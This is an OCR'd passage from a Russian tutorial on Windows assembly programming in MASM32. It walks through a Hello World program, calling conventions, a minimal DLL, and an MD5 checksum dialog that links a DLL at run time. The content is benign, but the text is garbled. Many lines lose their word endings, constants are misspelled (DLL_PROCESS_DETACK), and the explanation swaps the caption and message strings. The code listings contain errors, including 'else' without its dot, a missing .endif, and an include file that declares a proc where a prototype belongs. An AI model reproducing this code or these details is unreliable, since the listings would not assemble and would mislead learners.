Последний лист свойств (рис. 5.2.3) мастера новых проектов, возможно, самый важный. В нем настраиваются перечень, сами команды трансляции и сборки проекта, которые будут доступны в меню Make среды RadASM (предлагаемые по умолчанию команды не требуют изменений для большинства возможных проектов). Однако, если предполагается использование ресурсов, удостоверьтесь, что строка команды Link заканчивается на ",4", иначе программа редактор связей не сможет работать с вашим ресурсным файлом. Главным образом это касается сборки динамически связываемых библиотек DLL, содержащих ресурсы.




Рис. 5.2.3. Мастер проектов – Настройка меню Make

Оставляем все как есть и нажимаем на кнопку "Далее" (Next).

В результате работы мастера новых проектов мы получили настроенную для создания и сборки нашего проекта среду RadASM и пустой файл исходного кода Hello World.asm. Двойным щелчком мыши откройте его для редактирования и наберите следующий текст на языке ассемблер.

5.3. Программа «Hello World»

Текст программы "Hello World" на языке ассемблер:

```
.386
.MODEL flat, stdcall
option casemap:none
include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
includelib kernel32.lib
include \masm32\include\user32.inc
includelib user32.lib

.const
MsgCaption      db "The Hello World applicatin",0
MsgBoxText      db "Hello World!",0

.code
start:
invoke MessageBox, NULL,addr MsgBoxText, addr MsgCaption, MB_OK
invoke ExitProcess,NULL
end start
```

После правильного набора текста программы выберите пункт Run меню Make для ег запуска на выполнение. В результате на экране появится окно (рис. 5.3.1), в случае неудачи следует проверить правильность ввода текста.



Рис. 5.3.1. Результат работы программы Hello World

Win32 программы выполняются в защищенном режиме, который "в полном объеме" ста доступен начиная с 80386. Каждую Win32 программу Windows запускает в отдельном виртуальном пространстве размером в 4 гигабайта, но это вовсе не означает, что 4 гигабайт физической памяти будут доступны, а всего лишь то, что Win32 программа может обращаться по любому адресу в этих пределах (на самом деле и это не совсем так, но близко).

Windows делает все необходимое, чтобы память, к которой программа обращается, была "существующей". Конечно, программа должна придерживаться определенных правил, установленных Windows, иначе может произойти сбой защиты "General Protection Fault".

В рамках такой организации мы больше не должны беспокоиться о моделях памяти или сегментах. При программировании под Windows применяется только одна модель – плоская (FLAT – большое последовательное 4 гигабайтовое адресное пространство). Это та означает, что работа с сегментными регистрами максимально упростилась и мо использовать любой из них для адресации ячеек памяти по всему пространству адресов.

При программировании под Win32 необходимо помнить следующее: Wind использует esi, edi, ebp и ebx для своих целей и ожидает корректной работы програм по сохранению их значений. Если же вы используете какой-либо из этих четы регистров между вызовами системных функций, то не забывайте сохранять и восстан ливать их значения в процессе работы.

Обычно при разработке программ на любом языке программирования всегда суще вуют правила, по которым оформляется файл исходного кода. Ассемблер для Wind не является исключением. Ниже приводится шаблон, который можно всегда исполь вать при написании новой программы.

```
.386
.MODEL Flat, STDCALL
.DATA
; <Инициализированные данные>
; ......
.DATA?
; <Неинициализированные данные>
; ......
.CONST
; <Константы>
; ......
.CODE
<метка>:
; <Код>
; ......
end <метка>
```

.386 – это директива ассемблера, указывающая на использование при трансляции м моник операций из набора команд процессора 80386. Можно также использовать .486, .5 и т. д, но наиболее общим является выбор именно .386. Доступны два набора инструкц для каждого типа процессора: .386/.386p, .486/.486p и т. д. Версии с буквой "p" необходи в случае, если разрабатываемая программа использует привелегированные инструкц защищенного режима. Они могут потребоваться только в "защищенном" коде, наприм при разработке драйвера ядра или системной службы.

```
.MODEL FLAT, STDCALL
```

.MODEL – это ассемблерная директива, определяющая модель памяти Ваш программы. Как было уже сказано, в Win32 существует только одна модель – плоск (FLAT). Директива STDCALL устанавливает правила передачи параметров через ст при вызове подпрограмм (функций), а также код, ответственный за его очистку по

вершении вызова. Исторически, со времен Win16 унаследованы два соглашения о передаче параметров: C и PASCAL.

По C-соглашению, параметры передаются справа налево, т. е. самый правый параметр кладется в стек первым. Вызывающий код должен очищать стек после вызова. Например, при вызове программой функции с именем foo (first_param, second_param, third_param), используя соглашение C, результат трансляции будет выглядеть так:

```
push [third_param]  ; Поместить в стек третий параметр
push [second_param] ; затем второй параметр
push [first_param]  ; и, наконец, первый
call foo
add  sp, 12         ; Вызывающий код производит очистку стека
```

PASCAL – передача параметров обратна C-передаче. Согласно ей, параметры передаются слева направо и вызываемая функция должна производить очистку стека.

Win16 использует такой порядок передачи с целью сокращения размера вызывающего кода (отпадает необходимость очистки стека после каждого вызова). C-соглашение удобно в случае вызовов функций с переменным числом параметров.

STDCALL – это гибрид C и PASCAL. Согласно ему, данные передаются справа налево, но вызываемая фукнкция ответственна за очистку стека. Платформа Win32 использует исключительно STDCALL, за исключением wsprintf() (в данном случае необходимо следовать соглашению вызовов C).

```
.DATA
.DATA?
.CONST
```

Все четыре директивы описывают секции в образе исполняемого файла. В адресном пространстве программы Win32 нет специфических сегментов, но существует возможность поделить его на логические секции. Начало следующей секции отмечает конец предыдущей. Возможны две группы секций: данных и кода.

.DATA – эта секция содержит инициализированные во время трансляции программы данные (переменные, строки, массивы).

.DATA? – эта секция содержит неинициализированные данные программы. Преимущество неинициализированных данных в том, что они описываются (резервируются), но не включаются в образ исполняемого файла. Вы всего лишь сообщаете транслятору, сколько места вам нужно выделить в момент загрузки программы в памяти для размещения статических неинициализированных переменных, получающих свои значения в процессе работы программы.

.CONST – эта секция содержит объявления константных ячеек, используемых программой в режиме только чтение.

При написании программ не обязательно задействовать все три секции данных. О являются только те, которые действительно будут востребованы.

Для размещения исполняемого кода программы возможно наличие, и только в ед ственном экземпляре, секции .CODE. Ее структура описана ниже.

```
.CODE
<метка>:
.....
end <метка>
```

<метка> – любая произвольная метка, устанавливающая границы кода програм Обе метки должны быть идентичны. Весь код должен располагаться между этими гра цами. Поле <метка> также является точкой запуска (стартовой функцией) программы.

А теперь обсудим, что представляет собой текст программы "Hello World" и что он дела

Целью нашей первой программы является вывод на экран сообщения. Поскольку Windows может осуществлять вывод информации только в соответствующие окна, должны после запуска программы создать окно сообщений и по завершении рабо с ним пользователя осуществить правильный выход в систему.

ОС Windows обладает огромным количеством программных ресурсов Windows A (Application Programming Interface) и предоставляет их программам в виде готовых д использования функций. Эти функции размещаются в нескольких системных модуля динамически загружаемых библиотеках kernel32.dll, user32.dll и gdi32.dll. Kernel32. содержит функции взаимодействия с памятью и управления процессами. User32. контролирует пользовательский интерфейс. Gdi32.dll ответственнен за графическ операции. Кроме трех "основных", существуют также другие библиотеки, которые мо но использовать, при условии обладания достаточным количеством информации об вызовах.

Приложение Windows на этапе загрузки динамически связывается с необходимы для ее работы библиотеками, таким образом, большая часть ее кода сосредоточена в э библиотеках и она осуществляет лишь вызовы в заданной последовательности для ре ния поставленной перед ней задачи.

Для правильной сборки исполняемого модуля Windows программы и удовлетворен всех внешних ссылок на вызовы ОС динамических библиотек транслятору и компон щику нужна информация о необходимых Windows программе API и их месторасполо нии. Эта информация хранится в библиотеках импорта. Обязательно следует произ дить связывание программ с "правильными" библиотеками импорта, в противном слу они не смогут корректно работать. Эту информацию мы сообщаем среде разработки с дующими строками:

11

```
include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
includelib kernel32.lib
include \masm32\include\user32.inc
includelib user32.lib
```

При их обработке транслятор MASM32, встретив строку include \masm32\include\windows.inc, открывает файл windows.inc, находящийся в директории \MASM32\INCLUDE, и загружает его содержимое как часть нашей программы (по аналогии с включаемыми файлами в языке С).

Файл windows.inc содержит в себе определения системных констант и структур Windows. Что касается прототипов системных вызовов, необходимо включение дополнительных файлов из директории \masm32\include, соответствующих необходимым динамически загружаемым библиотекам разрабатываемому проекту.

В нашей программе мы вызываем функции, экспортированные из библиотек user32.dll и kernel32.dll, и соответственно, для этого мы должны подключить прототипы функций из user32.dll и kernel32.dll. Это файлы – user32.inc и kernel32.inc. Если Вы откроете их в текстовом редакторе, Вы увидите, что они состоят из описаний прототипов функций этих DLL.

Подключение файлов директивой include еще не обеспечивает разрешения адресов функций, требующихся разрабатываемой программе. Транслятору необходимо также сообщить имена библиотек экспорта. И тут мы встречаем новую директиву includelib. В отличие от директивы include, она является лишь способом сообщить ассемблеру, с какими библиотеками собираемая программа должна связываться перед началом своей работы.

Возможно указание имен библиотек импорта и в командной строке при запуске компоновщика, но это малоудобно, да и командная строка может вместить максимум 128 символов. Доступные библиотеки экспорта располагаются в директории \masm32\lib. Подробное описание системных вызовов и место их расположения в библиотеках экспорта ОС Windows можно найти в документации MSDN или другой справочной литературе по программированию для Windows.

```
option casemap:none
```

Данная строчка программы вынуждает транслятор MASM32 определять символические метки, чувствительные к регистру, таким образом, имена ExitProcess и exitprocess будут восприниматься как различные последовательности символов.

Итак, выполнение программы начинается со строки, находящейся за меткой start. И это вызов

```
invoke MessageBox, NULL,addr MsgBoxText, addr MsgCaption, MB_OK
```

Известно, что вызов подпрограмм на языке ассемблер осуществляется командой процессора call с указанием адреса подпрограммы. Ассемблер MASM32 имеет в своем синтаксисе расширенную директиву вызова подпрограммы (функции), которая, в конце концов,

транслируется в упомянутую выше команду call, но при этом автоматизирует все работу по поддержанию интерфейса вызова функции (работу со стеком). В нашем случае это:

```
push    0
push    offset MsgCaption
push    offset MsgBoxText
push    0
call    MessageBoxA
```

Рассмотрим подробнее механизм прототипов функций. Для того чтобы MASM32 смог правильно транслировать вызов директивы INVOKE, необходимо перед ним сделать определение данной функции в виде прототипа, специфицирующего имя функции, количество и типы передаваемых параметров. Как уже отмечалось, это делается в соответствующих включаемых файлах. Например, функция MessageBoxA определяется в файле user32.inc в виде:

```
MessageBoxA PROTO :DWORD,:DWORD,:DWORD,:DWORD
```

Строка выше называется прототипом функции. Прототип функции указывает ассемблеру/линковщику атрибуты функции, так что он может самостоятельно делать проверку этих типов. Формат записи прототипов функций следующий:

```
ИмяФункции PROTO [ИмяПараметра]:
ТипДанных,[ИмяПараметра]:ТипДанных,...
```

Говоря кратко, за именем функции следует ключевое слово PROTO, а затем список переменных с указанием типа данных, разделенных запятыми. В приведенном выше примере с MessageBoxA эта функция была определена как принимающая четыре параметра типа DWORD. Прототипы функций очень полезны, когда используется высокоуровневый синтаксический вызов – invoke с проверкой типов данных.

Следует пояснить, почему в тексте программы записан вызов MessageBox, а мы обсуждаем имя MessageBoxA. Дело в том что существует две категории API функций: одна для работы со строками формата ANSI, а другая для Unicode строк. На конце имен API функций ANSI ставится "A", например MessageBoxA. В конце имен функций для Unicode ставится "W" – MessageBoxW. Транслятор в зависимости от используемой архитектуры автоматически делает замену «обобщенного» имени на специфическое – с должной буквой. Например, Windows 95 поддерживает только ANSI формат строк и в ней требуется использование функций, оканчивающихся на "A", Windows NT, наоборот, ориентирована на Unicode.

Мы обычно имеем дело с ANSI строками (например, массивы символов, оканчивающиеся нулем). Размер ANSI-символа – 1 байт. В то время как ANSI достаточна для европейских языков, она не поддерживает некоторые восточные языки, в которых присутствуют несколько тысяч уникальных символов. Вот в этих случаях в дело вступает UniCode. Размер символа UNICODE – 2 байта, и поэтому может поддерживать 65536 уникальных символов.

Следуя документации на функцию MessageBox в нашей программе, мы передаем следующие параметры:

NULL – (признак модальности) значение принадлежности нашего окна какому-либо другому окну (описатель окна) или рабочему столу Windows (в случае NULL); итак, наше окно принадлежит рабочему столу;

addr MsgBoxText – адрес строки заголовка нашего окна (директива addr аналогична директиве offset для вычисления смещения в текущем сегменте, не забываем о модели памяти FLAT);

addr MsgCaption – адрес строки сообщения, отображаемого в окне;

MB_OK – тип окна сообщения, определяющий внешний вид окна; нас интересует окно подтверждения с кнопкой "Ok".

Вызов функции MessageBox отобразит на экране компьютера окно рис. 4.4, которое может быть закрыто нажатием на кнопку "Ok" или на кнопку закрытия окна – "с крестиком".

Для корректного завершения работы нашей программы необходим вызов функции ExitProcess из библиотеки kernel32.dll.

```
invoke ExitProcess,NULL
```

Функция принимает единственный параметр, являющийся кодом завершения программы, передаваемый Windows в виде возвращаемого значения стартовой функции. NULL является признаком успешного завершения работы программы.

5.4. Динамически загружаемые библиотеки

Как уже было сказано, любая программа для Windows во время своей работы пользуется сервисами ОС, экспортируемыми ее динамически загружаемыми библиотеками. В этом разделе мы разработаем простейшую динамически загружаемую библиотеку, предоставляющую свои вызовы программе для Windows, и обсудим механизм ее работы.

Зачастую при написании различных программ возникает необходимость использования в них одних и тех же общих подпрограмм (функций), повторяя их текст в каждой новой разработке. Во времена DOS программисты сохраняли эти общие фрагменты кода в одной или более библиотеках. Для подключения их в свой очередной проект они сообщали линковщику о необходимости связывания той или иной библиотеки с построенным транслятором объектным файлом, и линковщик извлекал требующиеся функции прямо из этой библиотеки и вставлял их в результирующий исполняемый файл. Такой процесс называется статической компоновкой. Хорошим примером этого является стандартная библиотека языка С. Однако у этого метода есть изъян: в каждой программе у вас находятся абсолютно одинаковые копии кода. Впрочем, для ДОСовских программ это не очень большая проблема, так как только одна программа могла быть активной в текущий момент, и поэтому не происходила трата драгоценной памяти (не считая дисковой).

В Windows ситуация стала более критичной, так как в определенный момент времени может быть загружено несколько программ, выполняющихся одновременно, и проблема рационального использования оперативной памяти становится еще более значимой. Как уже говорилось, у Windows есть решение этой проблемы: динамические загружаемые библиотеки. И в свете обсуждаемого вопроса можно сказать, что динамически загружаемая библиотека – это что-то вроде носителя общего кода для Windows программ. И поэтому, ОС Windows не будет загружать несколько копий DLL в память в случае работы нескольких программ или копий одной программы, завязанных на некоторую динамически загружаемую библиотеку.

В реальности, у всех процессов, использующих одну и ту же DLL, есть своя копия в виртуальном адресном пространстве кода этой библиотеки, однако Windows делает так, чтобы все процессы разделяли одну копию этой DLL в физической памяти. Впрочем, секция данных библиотеки все же является уникальной для каждого процесса.

Программа линкуется с DLL на этапе ее загрузки на выполнение, в отличие от того как это осуществлялось в случае статических библиотек во время сборки. Существует также возможность загрузить и, соответственно, выгрузить DLL во время выполнения программы с помощью системных вызовов. Естественно, если только ваша программа в данный момент использует некоторую библиотеку DLL, тогда она будет выгружена из памяти немедленно. Но если ее еще используют какие-нибудь другие программы, DLL останется в памяти, пока ее не выгрузит последняя из использующих ее программ.

При сборке программы, использующей динамически загружаемые библиотеки, перед компоновщиком стоит сложная задача разрешения адресов в конечном исполняемом файле. Поскольку он не может "извлечь" функции и вставить их в финальный исполняемый файл, он должен каким-то образом сохранить достаточно информации для загрузчика Windows о требуемых программой DLL и используемых функциях в выходном файле, чтобы тот смог найти и загрузить верную DLL во время выполнения.

Здесь в дело и вступают библиотеки импорта. Библиотека импорта содержит информацию о DLL, которую она описывает. Компоновщик может получить из нее необходимую информацию и вставить ее в исполняемый файл. Когда Windows загружает программу в память, она видит, что программа требует ту или иную DLL, поэтому загрузчик ищет эту библиотеку и проецирует ее в адресное пространство процесса (загружаемой программы) и тогда уже выполняет разрешение адресов вызовов функций.

Как уже говорилось, возможна загрузка библиотеки DLL самостоятельно во время выполнения программы, не полагаясь на Windows-загрузчик. В этом случае Вам не потребуется библиотека импорта и Вы сможете загружать и использовать любую DLL даже если к ней не прилагается библиотеки импорта. Тем не менее, все равно необходимо располагать информацией о том, какие функции находятся внутри библиотеки, число и типы передаваемых и возвращаемых параметров.

Когда вы «поручаете» Windows загружать DLL, и если та отсутствует, Windows выдаст соответствующее сообщение и ваша программа не сможет сделать ничего, даже если наличие данной DLL не является критичным, поскольку будет закрыта. Если же вы будете загружать DLL самостоятельно и библиотека не будет найдена, ваша программа может самостоятельно обработать данную ошибку и выдать пользователю сообщение, уведомляющее об этом, и, возможно, продолжить работу.

Вы можете вызывать недокументированные функции, которые не включены в официальные библиотеки импорта, главное, чтобы у вас было достаточно информации о семантике этих функций. Для организации программной загрузки библиотеки DLL требуются навыки работы с системными вызовами Windows, знание LoadLibrary и GetProcAddress (об этом ниже).

Итак, начнем разработку простейшей динамически загружаемой библиотеки для Windows, экспортирующей единственную тестовую функцию.

В среде разработки RadAsm выбираем в меню File пункт New Project. В появившемся окне (рис. 5.4.1) выбираем тип нового проекта, обратите внимание на то, что это должен быть проект динамически загружаемой библиотеки (Dll Project), и заполняем соответствующие поля в имени проекта (Project Name) и строки его описания (Project Description).




Рис. 5.4.1. Мастер проектов – тип и имя

Нажимаем кнопку "Далее" (Next). Содержимое следующего окна (рис. 5.4.2) создания проекта динамически загружаемой библиотеки требует некоторого пояснения.

Как уже известно, в этом окне осуществляется выбор файлов и каталогов, которые будут созданы для нашего нового проекта. Что касается именно проекта DLL, то в нем появились новые опции создания Inc и Def файлов. Файлы с расширением .inc, как известно, носят имена соответствующих библиотек экспорта и используются для описания структур данных и прототипов функций включаемых в соответствующую библиотеку

DLL. Файлы с расширениями .def являются файлами установок модулей разрабатываемых DLL и описывают их структуру и характеристики.




Рис. 5.4.2. Мастер проектов – Файлы и директории

Как уже говорилось, последнее окно (рис. 5.4.3) предназначено для тонкой настройки окружения сборки, а в нашем случае все установки по умолчанию являются достаточными. Поэтому нажимаем на кнопку "Готово" (Finish) и набираем текст соответствующих исходных файлов.




Рис. 5.4.3. Мастер проектов – Настройка меню Make

Нижеприведенная программа – это каркас DLL. Каждая DLL должна иметь стартовую функцию. Windows вызывает эту функцию каждый раз, когда DLL подключается к процессу и отключается от него (если быть более точным, в случае создания и завершения очередной нити выполнения программы) с целью инициализации внутренних структур данных.

```
;-----------------------------------------------------------
;                    TestDll.asm
;-----------------------------------------------------------
.386
.model flat,stdcall
option casemap:none
include \masm32\include\windows.inc
include \masm32\include\user32.inc
includelib \masm32\lib\kernel32.lib
include \masm32\include\kernel32.inc
includelib \masm32\lib\user32.lib

.data

.code
DllEntry proc hInstDLL:HINSTANCE, reason:DWORD, reserved1:DWORD
         mov  eax,TRUE
         ret
DllEntry Endp

TestFunction proc param:DWORD
         mov eax, param
         ret
TestFunction endp

End DllEntry

;-----------------------------------------------------------
;                    TestDll.inc
;-----------------------------------------------------------
TestFunction proc param:DWORD

;-----------------------------------------------------------
;                    TestDll.def
;-----------------------------------------------------------
LIBRARY   TestDll
EXPORTS   TestFunction
```

Вы можете назвать стартовую функцию, как пожелаете, главное, чтобы ее имя размещалось еще и в строке END. Эта функция получает три параметра, только первые два из них важны.

hInstDLL – это описатель модуля DLL. Вам следует сохранить это значение, поскольку оно понадобится для работы библиотеки

reason – ситуация, в которой проходит поключение/отключение библиотеки, – может иметь одно из следующих четырех значений, определенных в файле windows.inc.

DLL_PROCESS_ATTACH – DLL получает это значение, когда впервые загружается в адресное пространство процесса. Вы можете использовать эту возможность для того, чтобы осуществить инициализацию.

DLL_PROCESS_DETACK – DLL получает это значение, когда выгружается из адресного пространства процесса. Вы можете использовать эту возможность для того, чтобы освободить память, закрыть открытые файлы и т. д.

DLL_THREAD_ATTACK – DLL получает это значение, когда процесс создает новую нить.

DLL_THREAD_DETACK – DLL получает это значение, когда нить в процессе уничтожается.

Признаком успешной инициализации библиотеки является возвращение стартовой функцией значения TRUE в регистре eax. Если вы возвратите FALSE, DLL не будет загружена. Например, если ваш инициализационный код должен зарезервировать память и он не может это сделать, стартовой функции следует возвратить FALSE, чтобы показать, что DLL не может запуститься.

Вы можете поместить ваши функции в DLL следом за стартовой функцией или до нее. Но если вы хотите, чтобы их можно было вызвать из других программ, вы должны поместить их имена в списке экспорта в файле установок модуля (см. файл TestDll.def).

Обычно в первой строке этого файла должна быть строка с ключевым словом LIBRARY, которое определяет модуль DLL. Раздел экспорта, задаваемый ключевым словом EXPORTS, сообщает линкеру, какие функции в DLL экспортируются для создания файла с расширением .lib – библиотеки экспорта. В нашем примере нужно, чтобы другие модули могли вызывать TestFunction, поэтому мы указываем здесь ее имя.

Наша тестовая экспортируемая функция получает в качестве параметра значение двойного слова и в качестве подтверждения своей работоспособности возвращает его в виде результата (в регистре eax).

5.5. Разработка приложения вычисления контрольных сумм

5.5.1. Интерфейс пользователя

В заключение нашего небольшого экскурса в программирование на языке ассемблера для Windows рассмотрим программу, осуществляющую вычисление контрольной суммы, задаваемой пользователем строки по алгоритму MD5 из библиотеки Microsoft Crypto

API. В ней будет продемонстрирована техника "ручного" связывания с динамически загружаемой библиотекой, а также реализован диалоговый интерфейс пользователя посредством оконных средств GUI OC Windows.

Для дальнейшего обсуждения необходимо в среде RadASM подготовить 2 проекта, файлы исходных кодов представлены ниже. Один проект представляет собой диалоговую оболочку и создается мастером проектов как приложение Win32App с именем md5 и, соответственно, файлами md5.asm, md5.rc, md5.def; второй проект – динамически загружаемая библиотека (Dll Project) с именем mscapit и файлами mscapit.asm, mscapit.def. Следует обратить особое внимание на название проекта DLL и соответствующий результирующий файл mscapit.dll, поскольку именно это имя используется в диалоговой программе при "ручном" связывании.

```
; Md5.asm

.386

.model     flat,stdcall

include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
includelib kernel32.lib
include \masm32\include\user32.inc
includelib user32.lib

    IDM_FILE_EXIT        equ    100
    IDM_HELP_ABOUT              equ    900
    IDD_CHILD_DLG        equ    100
    IDC_INPUT_EDIT              equ    1000
    IDC_OUTPUT_EDIT             equ    1001
    IDC_KEY_EDIT         equ    1002
    IDC_GO_BUTTON        equ    1008
    IDC_EXIT_BUTTON             equ    1009

.data

    LibName                     db "mscapit.dll",0
    DllNotFound          db "Cannot load library",0
    FunctionName         db "TestFunction",0
    FunctionNotFound            db    "TestFunction    function    not
found",0

    window_title         db 'MD5 hash calculator',0
    class_name                  db 'mscapit',0

    about_title                 db 'About...',0
```



```
    about_string        db 'MD5 hash calculator',13,10,13,10
                              db '(c) 2003 by MY',0

.data?
    hInst                     dd ?

    message                   MSG <>
    class_struct        WNDCLASS <>
    openfilename        OPENFILENAME <>

    main_win_handle           dd ?
    child_dlg_handle          dd ?

    hLib                      dd ?
    TestFunction        dd ?
    enc_dec                   dd ?

    result_buffer       db 512 dup (?)

.code

ChildDlgProc    proc    stdcall,    @@hwnd:dword,    @@wmsg:dword,
@@wparam:dword, @@lparam:dword

    pushad

    mov    eax,[@@wmsg]

    cmp    eax,WM_INITDIALOG
    je     Initialize

    cmp    eax,WM_COMMAND
    jne    Done_Not_Handled

Handle_Command:
    mov    eax,@@wparam

    cmp    ax,IDC_GO_BUTTON
    je     go_button

    cmp    ax,IDC_EXIT_BUTTON
    je     Exit_Button

    jmp    Done_Not_Handled

Initialize:
```

```
    jmp    Done_Handled

go_button:

    invoke GetDlgItem,[child_dlg_handle],IDC_INPUT_EDIT
    invoke GetWindowText,eax,offset result_buffer,256
    mov         ebx, offset result_buffer
    add         ebx,eax
    mov         byte ptr [ebx],0

    push offset result_buffer
    call [TestFunction]

    .if eax==NULL
          invoke GetDlgItem,[child_dlg_handle],IDC_OUTPUT_EDIT
          invoke SetWindowText,eax,offset result_buffer

    jmp    Done_Handled

Exit_Button:
    invoke PostQuitMessage,0

Done_Handled:
    popad
    mov    eax,1
    ret

Done_Not_Handled:
    popad
    xor    eax,eax
    ret

ChildDlgProc endp

START:

    invoke LoadLibrary,addr LibName

    .if eax==NULL
          invoke       MessageBox,NULL,addr       DllNotFound,addr
window_title,MB_OK
          jmp exit

    .else
          mov hLib,eax
          invoke GetProcAddress,hLib,addr FunctionName
```



```
          .if eax==NULL
                invoke  MessageBox,NULL,addr  FunctionNotFound,addr
window_title,MB_OK
                jmp end_loop
          else
                mov [TestFunction],eax
          .endif
    .endif

  invoke     GetModuleHandle,0
    mov    [hInst],eax

    mov    [class_struct.style],CS_HREDRAW or CS_VREDRAW
    mov    [class_struct.lpfnWndProc],offset WindowProc
    mov    [class_struct.cbClsExtra],0
    mov    [class_struct.cbWndExtra],0
    mov    [class_struct.hInstance],eax

    invoke LoadIcon,0,IDI_APPLICATION
    mov    [class_struct.hIcon],eax

    invoke LoadCursor,0,IDC_ARROW
    mov    [class_struct.hCursor],eax

    mov    [class_struct.hbrBackground],COLOR_BACKGROUND+1

    mov    [class_struct.lpszMenuName],offset class_name
    mov    [class_struct.lpszClassName],offset class_name

    invoke RegisterClass,offset class_struct

    mov    eax,WS_CAPTION  or  WS_SYSMENU  or  WS_MINIMIZEBOX  or
WS_BORDER

    invoke CreateWindowEx,0,offset                class_name,offset
window_title,eax,CW_USEDEFAULT,CW_USEDEFAULT,420,140,0,0,hInst,0
    mov    [main_win_handle],eax

    invoke
    CreateDialogParam,[hInst],IDD_CHILD_DLG,[main_win_handle],offse
t ChildDlgProc,0
    or     eax,eax
    jz     end_loop

    mov    [child_dlg_handle],eax
```

```
    invoke ShowWindow,[main_win_handle],SW_NORMAL

 msg_loop:
    invoke PeekMessage,offset message,0,0,0,PM_REMOVE
    or     ax,ax
    jz     no_message

    invoke IsDialogMessage,[child_dlg_handle],offset message
    or     eax,eax
    jnz    no_message

    cmp    message.message,WM_QUIT
    je     end_loop

    invoke TranslateMessage,offset message
    invoke DispatchMessage,offset message

 no_message:

    jmp    msg_loop

 end_loop:

    invoke FreeLibrary,hLib

 exit:
    invoke ExitProcess,[message.wParam]

 WindowProc     proc     stdcall,     @@hwnd:dword,     @@wmsg:dword,
@@wparam:dword, @@lparam:dword

    pushad

    mov    eax,@@wmsg

    cmp    eax,WM_DESTROY
    je     destroy_window

    cmp    eax,WM_COMMAND
    je     @@Handle_Command

 @@Default_Proc:
    popad
    invoke DefWindowProc, @@hwnd,@@wmsg,@@wparam,@@lparam
    ret

 @@Handle_Command:
```



```
    mov    eax,@@wparam
    mov    bx,ax
    shr    eax,16
    cmp    ax,0
    jne    @@Default_Proc

    cmp    bx,IDM_FILE_EXIT
    je     file_exit

    cmp    bx,IDM_HELP_ABOUT
    je     about

    jmp    @@Default_Proc

 about:
    invoke MessageBox,[main_win_handle],offset   about_string,offset
about_title,MB_OK
    xor    eax,eax
    ret

 file_exit:
 close_exit:
 destroy_window:
    invoke PostQuitMessage,0
    popad
    xor    eax,eax
    ret

 WindowProc endp

    end    START
    End
```

Проведем пошаговый анализ текста программы md5. Как видно программа начинае свою работу с метки START. Следующий за ней блок кода выполняет «ручное» связыва ние исполняемого модуля md5.exe с библиотекой mscapit.dll.

```
 START:

    invoke LoadLibrary,addr LibName

    .if eax==NULL
        invoke       MessageBox,NULL,addr        DllNotFound,add:
window_title,MB_OK
        jmp exit
```

```
    .else
          mov hLib,eax
          invoke GetProcAddress,hLib,addr FunctionName

          .if eax==NULL
                invoke  MessageBox,NULL,addr  FunctionNotFound,addr
window_title,MB_OK
                jmp end_loop
          else
                mov [TestFunction],eax
          .endif
    .endif
```

Функция LoadLibrary принимает в качестве параметра указатель на строку с именем библиотеки, которую требуется загрузить в адресное пространство текущего процесса, в случае успеха возвращается ненулевой ее описатель для дальнейшего манипулирования с ней (импорта функций, выгрузки). В случае неудачи возвращается NULL, и в данной ситуации наша программа отображает соответствующее сообщение и завершает работу.

